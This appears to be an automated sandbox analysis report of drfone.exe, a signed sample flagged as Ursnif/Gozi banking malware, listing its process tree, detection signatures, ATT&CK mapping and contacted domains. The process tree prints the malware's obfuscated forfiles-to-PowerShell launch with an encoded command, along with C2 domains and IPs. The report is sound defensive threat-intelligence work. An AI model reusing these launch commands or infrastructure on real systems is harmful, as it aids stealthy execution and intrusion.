ID: 333865
Sample Name: drfone.exe
Cookbook: default.jbs
Time: 09:19:51
Date: 24/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report drfone.exe

Overview


General Information

Sample Name:	drfone.exe
Analysis ID:	333865
MD5:	545f38fbb748811..
SHA1:	4cbaf1ecb48629b..
SHA256:	7b8ef3f064d0de0..
Tags:	gozi isfb OOONovasoft signed ursnif

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- System process connects to networ…
- Yara detected Ursnif
- Compiles code for process injection …
- Contains functionality to check if a d…
- Creates a COM Internet Explorer ob…
- Encrypted powershell cmdline option…
- Hooks registry keys query functions…
- Injects code into the Windows Explo…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- drfone.exe (PID: 7072 cmdline: 'C:\Users\user\Desktop\drfone.exe' MD5: 545F38FBB74881142712052A5B6EABCE)
  - conhost.exe (PID: 7080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- iexplore.exe (PID: 4704 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6156 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5660 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17416 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6716 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:82952 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6660 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:82954 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6216 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17426 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5668 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:82958 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6512 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17430 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 3528 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5948 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17434 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- cmd.exe (PID: 5688 cmdline: 'C:\Windows\System32\cmd.exe' /c start /min forfiles /c 'cmd /k @path -ec aQBlAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwBvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQAuAEQA & exit' /p C:\Windows\system32 /s /m po*l.e*e MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - forfiles.exe (PID: 5012 cmdline: forfiles /c 'cmd /k @path -ec aQBlAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwBvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQAuAEQA & exit' /p C:\Windows\system32 /s /m po*l.e*e MD5: E19308D0AB420E5ED0A21EDEB3E89B78)
    - conhost.exe (PID: 6356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 4640 cmdline: /k 'C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe' -ec aQBlAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwBvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQAuAEQA & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - powershell.exe (PID: 5056 cmdline: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ec aQBlAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwBvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQAuAEQA MD5: 95000560239032BC68B4C2FDFCDEF913)
        - csc.exe (PID: 4824 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
          - cvtres.exe (PID: 7012 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESE3A5.tmp' 'c:\Users\user\AppData\Local\Temp\xqhvpwja\CSC8240488428EC4188955E47238990560.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
        - csc.exe (PID: 5304 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
          - cvtres.exe (PID: 5484 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESF2B8.tmp' 'c:\Users\user\AppData\Local\Temp\r1g0ykja\CSC64F5131A8743441E92CD84029AD3C82.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
        - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.348748393.0000000003780000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.430319768.0000000003780000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.349342802.0000000003780000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.348465665.0000000003780000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.349241106.0000000003780000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 39 entries				


Sigma Overview

System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

Creates a COM Internet Explorer object

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Compiles code for process injection (via .Net compiler)

Encrypted powershell cmdline option found

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Sets debug register (to hijack the execution of another thread)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 6 1 2	Rootkit 4	Credential API Hooking 3	Query Registry 1	Remote Services	Credential API Hooking 3	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Default Accounts	PowerShell 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Security Software Discovery 1 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
drfone.exe	15%	ReversingLabs	Win32.Trojan.Deapax	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.drfone.exe.610000.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.drfone.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://https://hapynewyear.xyz/index.htmz	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://https://hapynewyear.xyz/index.htmr	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://https://hapynewyear.xyz/index.htmRoot	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
babsgans.website	45.142.215.100	true	true		unknown
hapynewyear.xyz	45.133.216.84	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.nifty.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://crl.microsoft	powershell.exe, 00000020.00000 003.446799336.00000276DE0C9000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://buscar.ya.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.sogou.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000027.0000000 0.498255027.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000020.00000 002.517801949.00000276D5EE5000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000027.0000000 0.498255027.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000027.0000000 0.499661832.000000000E220000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://https://hapynewyear.xyz/index.htmz	explorer.exe, 00000027.0000000 0.499591103.000000000D4F9000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
